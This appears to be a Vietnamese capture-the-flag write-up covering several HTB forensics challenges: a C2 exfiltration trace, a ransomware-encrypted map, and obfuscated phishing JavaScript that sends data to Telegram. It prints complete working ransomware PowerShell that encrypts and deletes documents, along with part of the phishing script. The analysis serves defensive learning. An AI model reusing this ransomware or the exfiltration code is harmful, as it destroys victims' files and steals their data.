
Ta phục hồi đc code ban đầu: client.send(f"{user}{SEPARATOR}{k}".encode()). Ta biết được key sẽ đứng sau cái gọi là <SEPARATOR> nên follow theo TCP stream ta tìm được giá trị của key đó.

Question 6. What is the MD5 hash of the file exfiltrated by the attacker? - Answer: 8fde053c8e79cf7e03599d559f90b321
Trong đoạn output sử dụng dis của ta có nói về việc sử dụng AES.

Ta phục hồi được code ban đầu của nó: cypher = AES.new(key.encode(), AES.MODE_CBC, key.encode()). Đại loại nó sẽ dùng AES, có key và IV = key ????? (really?)
Ta tiến hành extract data từ 13.61.7.218:55155 và decrypt thông tin.
1
tshark -r capture.pcap -Y "ip.addr == 13.61.7.218 && tcp.dstport == 55155" -T fields -e data.data > extract.data
Và t đút vô CyberChef (xóa một số thông tin thừa ở đầu và cuối của extract.data đi) và tiến hành decrypt AES và có được file pdf

Save nó và check MD5 hash của file là có kết quả của câu 6

Final Answer
| Question | Flag |
|---|---|
| 1. What is the IP address responsible for compromising the website? | 194.59.6.66 |
| 2. What is the name of the endpoint exploited by the attacker? | execute |
| 3. What is the name of the obfuscation tool used by the attacker? | Py-Fuscate |
| 4. What is the IP address and port used by the malware to establish a connection with the Command and Control (C2) server? (Format: username:password) | 13.61.7.218:55155 |
| 5. What encryption key did the attacker use to secure the data? | 5UUfizsRsP7oOCAq |
| 6. What is the MD5 hash of the file exfiltrated by the attacker? | 8fde053c8e79cf7e03599d559f90b321 |
~ Cave Expedition (medium) ~
Detail
Rumors of a black drake terrorizing the fields of Dunlorn have spread far and wide. The village has offered a hefty bounty for its defeat. Sir Alaric and Thorin answered the call also returning with treasures from its lair. Among the retrieved items they found a map. Unfortunately it cannot be used directly because a custom encryption algorithm was probably used. Luckily it was possible to retrieve the original code that managed the encryption process. Can you investigate about what happened and retrieve the map content?
Solution
Ta được cho một file bị encrypted map.pdf.secured và folder Logs. Bên trong \Logs, tất cả các file log đều đã bị kẻ tấn công xóa hết dữ liệu, ngoại trừ một cái là Microsoft-Windows-Sysmon_Operational.evtx

Ta tiến hành phân tích log. Ta sẽ sort theo thời gian để xem có gì khả nghi không. Đến một đoạn, ta thấy có 1 khoảng Event ID 1 vs 11 xen kẽ nhau.
Ta check trên Windows Security Log Events thì Event ID 1 là Process creation và Event ID 11 là FileCreate


Check từng cái 1 trong khoảng đó thì ta thấy ở những Event ID 1 có 1 đoạn code powershell thực hiện nhiệm vụ tạo và append code vào 1 file

Ta tiến hành lấy hết đống này về và decode Base64, ta có đoạn code mới:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
91
92
93
94
95
$k34Vm = "Ki50eHQgKi5kb2MgKi5kb2N4ICoucGRm"
$m78Vo = "LS0tLS0tLS0tLS0tLS0tLS0tLS0tLS0tLS0tLS0tLS0tLS0tLS0tLS0tLS0tLS0tLS0tLS0tLS0tLS0tLS0tLS0tLS0tLS0tLS0tLS0tLS0tLS0tLS0tLS0tLS0tLS0tLQpZT1VSIEZJTEVTIEhBVkUgQkVFTiBFTkNSWVBURUQgQlkgQSBSQU5TT01XQVJFCiogV2hhdCBoYXBwZW5lZD8KTW9zdCBvZiB5b3VyIGZpbGVzIGFyZSBubyBsb25nZXIgYWNjZXNzaWJsZSBiZWNhdXNlIHRoZXkgaGF2ZSBiZWVuIGVuY3J5cHRlZC4gRG8gbm90IHdhc3RlIHlvdXIgdGltZSB0cnlpbmcgdG8gZmluZCBhIHdheSB0byBkZWNyeXB0IHRoZW07IGl0IGlzIGltcG9zc2libGUgd2l0aG91dCBvdXIgaGVscC4KKiBIb3cgdG8gcmVjb3ZlciBteSBmaWxlcz8KUmVjb3ZlcmluZyB5b3VyIGZpbGVzIGlzIDEwMCUgZ3VhcmFudGVlZCBpZiB5b3UgZm9sbG93IG91ciBpbnN0cnVjdGlvbnMuCiogSXMgdGhlcmUgYSBkZWFkbGluZT8KT2YgY291cnNlLCB0aGVyZSBpcy4gWW91IGhhdmUgdGVuIGRheXMgbGVmdC4gRG8gbm90IG1pc3MgdGhpcyBkZWFkbGluZS4KLS0tLS0tLS0tLS0tLS0tLS0tLS0tLS0tLS0tLS0tLS0tLS0tLS0tLS0tLS0tLS0tLS0tLS0tLS0tLS0tLS0tLS0tLS0tLS0tLS0tLS0tLS0tLS0tLS0tLS0tLS0tLS0tLQo="
$a53Va = "NXhzR09iakhRaVBBR2R6TGdCRWVJOHUwWVNKcTc2RWl5dWY4d0FSUzdxYnRQNG50UVk1MHlIOGR6S1plQ0FzWg=="
$b64Vb = "n2mmXaWy5pL4kpNWr7bcgEKxMeUx50MJ"

$e90Vg = @{}
$f12Vh = @{}

For ($x = 65; $x -le 90; $x++) {
    $e90Vg[([char]$x)] = if($x -eq 90) { [char]65 } else { [char]($x + 1) }
}

function n90Vp {
     [System.Text.Encoding]::UTF8.GetString([System.Convert]::FromBase64String($m78Vo))
}

function l56Vn {
    return (a12Vc $k34Vm).Split(" ")
}

For ($x = 97; $x -le 122; $x++) {
    $e90Vg[([char]$x)] = if($x -eq 122) { [char]97 } else { [char]($x + 1) }
}

function a12Vc {
    param([string]$a34Vd)
    return [Text.Encoding]::UTF8.GetString([Convert]::FromBase64String($a34Vd))
}

$c56Ve = a12Vc $a53Va
$d78Vf = a12Vc $b64Vb

For ($x = 48; $x -le 57; $x++) {
    $e90Vg[([char]$x)] = if($x -eq 57) { [char]48 } else { [char]($x + 1) }
}

$e90Vg.GetEnumerator() | ForEach-Object {
    $f12Vh[$_.Value] = $_.Key
}

function l34Vn {
    param([byte[]]$m56Vo, [byte[]]$n78Vp, [byte[]]$o90Vq)
    $p12Vr = [byte[]]::new($m56Vo.Length)
    for ($x = 0; $x -lt $m56Vo.Length; $x++) {
        $q34Vs = $n78Vp[$x % $n78Vp.Length]
        $r56Vt = $o90Vq[$x % $o90Vq.Length]
        $p12Vr[$x] = $m56Vo[$x] -bxor $q34Vs -bxor $r56Vt
    }
    return $p12Vr
}

function s78Vu {
    param([byte[]]$t90Vv, [string]$u12Vw, [string]$v34Vx)

    if ($t90Vv -eq $null -or $t90Vv.Length -eq 0) {
        return $null
    }

    $y90Va = [System.Text.Encoding]::UTF8.GetBytes($u12Vw)
    $z12Vb = [System.Text.Encoding]::UTF8.GetBytes($v34Vx)
    $a34Vc = l34Vn $t90Vv $y90Va $z12Vb

    return [Convert]::ToBase64String($a34Vc)
}

function o12Vq {
    param([switch]$p34Vr)

    try {
        if ($p34Vr) {
            foreach ($q56Vs in l56Vn) {
                $d34Vp = "dca01aq2/"
                if (Test-Path $d34Vp) {
                    Get-ChildItem -Path $d34Vp -Recurse -ErrorAction Stop |
                        Where-Object { $_.Extension -match "^\.$q56Vs$" } |
                        ForEach-Object {
                            $r78Vt = $_.FullName
                            if (Test-Path $r78Vt) {
                                $s90Vu = [IO.File]::ReadAllBytes($r78Vt)
                                $t12Vv = s78Vu $s90Vu $c56Ve $d78Vf
                                [IO.File]::WriteAllText("$r78Vt.secured", $t12Vv)
                                Remove-Item $r78Vt -Force
                            }
                        }
                }
            }
        }
    }
    catch {}
}

if ($env:USERNAME -eq "developer56546756" -and $env:COMPUTERNAME -eq "Workstation5678") {
    o12Vq -p34Vr
    n90Vp
}
Đại loại code thể hiện quá trình tống tiền j đó và encrypt file thành .secured(file mà chúng ta đang có). Tiến hành viết code để decrypt
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
# PowerShell code

function Decode-Base64 {
    param([string]$encodedString)
    return [System.Text.Encoding]::UTF8.GetString([System.Convert]::FromBase64String($encodedString))
}

function Decrypt-File {
    param([byte[]]$encryptedContent, [string]$key1, [string]$key2)

    $keyBytes1 = [System.Text.Encoding]::UTF8.GetBytes($key1)
    $keyBytes2 = [System.Text.Encoding]::UTF8.GetBytes($key2)
    $decryptedContent = [byte[]]::new($encryptedContent.Length)

    for ($i = 0; $i -lt $encryptedContent.Length; $i++) {
        $decryptedContent[$i] = $encryptedContent[$i] -bxor $keyBytes1[$i % $keyBytes1.Length] -bxor $keyBytes2[$i % $keyBytes2.Length]
    }

    return $decryptedContent
}

$encK1 = "NXhzR09iakhRaVBBR2R6TGdCRWVJOHUwWVNKcTc2RWl5dWY4d0FSUzdxYnRQNG50UVk1MHlIOGR6S1plQ0FzWg=="
$encK2 = "n2mmXaWy5pL4kpNWr7bcgEKxMeUx50MJ"

$k1 = Decode-Base64 $encK1
$k2 = Decode-Base64 $encK2

$encryptedFilePath = "map.pdf.secured"
$decryptedFilePath = "map_decrypted.pdf"

if (Test-Path $encryptedFilePath) {
    $encryptedContent = [System.Convert]::FromBase64String((Get-Content $encryptedFilePath -Raw))
    $decryptedContent = Decrypt-File $encryptedContent $k1 $k2
    [System.IO.File]::WriteAllBytes($decryptedFilePath, $decryptedContent)
    Write-Output "Done: $decryptedFilePath"
} else {
    Write-Output "Error $encryptedFilePath"
}
Run và được flag nằm trong file .pdf

Flag: HTB{Dunl0rn_dRAk3_LA1r_15_n0W_5AF3}
~ Tales for the Brave (hard) ~
Detail
In Eldoria, a once-innocent website called “Tales for the Brave” has become the focus of unsettling rumors. Some claim it may secretly trap unsuspecting visitors, leading them into a complex phishing scheme. Investigators report signs of encrypted communications and stealthy data collection beneath its friendly exterior. You must uncover the truth, and protect Eldoria from a growing threat. When debugging JavaScript, ensure you use a Firefox-based browser.
Solution
Đề cho chúng ta một đoạn obfuscate js. Ta tiến hành tách từng đoạn nhỏ và chạy nó trên Console (vì nó có sử dụng CryptoJS nên ta sẽ sử dụng Console trên web Docker của đề
Đoạn nhỏ đầu tiên ta có:
1
var _$_9b39=(function(n,w){var r=n.length;var j=[];for(var e=0;e< r;e++){j[e]= n.charAt(e)};for(var e=0;e< r;e++){var d=w* (e+ 439)+ (w% 33616);var a=w* (e+ 506)+ (w% 38477);var v=d%r;var p=a%r;var x=j[v];j[v]= j[p];j[p]= x;w= (d+ a)% 3525268};var c=String.fromCharCode(127);var q='';var m='%';var t='#1';var o='%';var u='#0';var k='#';return j.join(q).split(m).join(c).split(t).join(o).split(u).join(k).split(c)})("Ats8ep%%e6Sr%prB%feUseEynatcc4%ad",1198358);;;;;;;;;;;;;

Ta được _$_9b39 = ['decrypt', 'AES', 'parse', 'Base64', 'enc', 'Utf8']
Ở đoạn thứ 2 ta có:
1
2
3
eval(CryptoJS[_$_9b39[1]][_$_9b39[0]]({ciphertext:CryptoJS[_$_9b39[4]][_$_9b39[3]][_$_9b39[2]](btoa(unescape(".....")))},
CryptoJS[_$_9b39[4]][_$_9b39[3]][_$_9b39[2]](btoa(unescape("..."))),
{iv:CryptoJS[_$_9b39[4]][_$_9b39[3]][_$_9b39[2]](btoa(unescape("....")))}).toString(CryptoJS[_$_9b39[4]][_$_9b39[5]]));
Sau khi lấy giá trị từ _$_9b39 ta có một đoạn hoàn chỉnh là:
1
2
3
4
5
CryptoJS.AES.decrypt(
    {ciphertext: CryptoJS.enc.Base64.parse(btoa(unescape(".....")))},
    CryptoJS.enc.Base64.parse(btoa(unescape("....."))),
    {iv: CryptoJS.enc.Base64.parse(btoa(unescape("....")))}
  ).toString(CryptoJS.enc.Utf8);
Code này sẽ decrypt ciphertext bằng AES, ta tiến hành nhập từng đoạn vào Console:
Ciphertext:


Key và IV:

1
2
Key: dbed986cb189a14795f28ab317af4c2db2073729cf54bc93
IV: e4752614ca4a372f3809fcc60d09308a
Ta đút vào CyberChef, ta có đoạn obfuscate thứ 2 ……..

Làm các bước tương tự như ở phần 1 ta có code hoàn chỉnh:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
91
92
93
94
95
96
97
_$_5975 = ['nZiIjaXAVuzO4aBCf5eQ5ifQI7rUBI3qy/5t0Djf0pG+tCL3Y2bKBCFIf3TZ0Q==',
           's3cur3k3y',
           'Base64', 'enc', 'toString', '', 'join', 'SHA256',
           '18m0oThLAr5NfLP4hTycCGf0BIu0dG+P/1xvnW6O29g=', // Hash to verify
           'Utf8', 'parse', 'decrypt', 'RC4Drop', 'https://api.telegram.org',
           'fromCharCode', 'onreadystatechange', 'readyState', 'DONE', 'responseText',
           'text', 'result', 'log', 'replace', 'location', 'Form submitted!',
           'GET', 'forwardMessage?chat_id=', '&from_chat_id=', '&message_id=5', 'open', 'send']

function G(r) {
    return function () {
        var r = Array.prototype.slice.call(arguments), o = r.shift();
        return r.reverse().map(function (r, t) {
            return String.fromCharCode(r - o - 7 - t)
        }).join('')
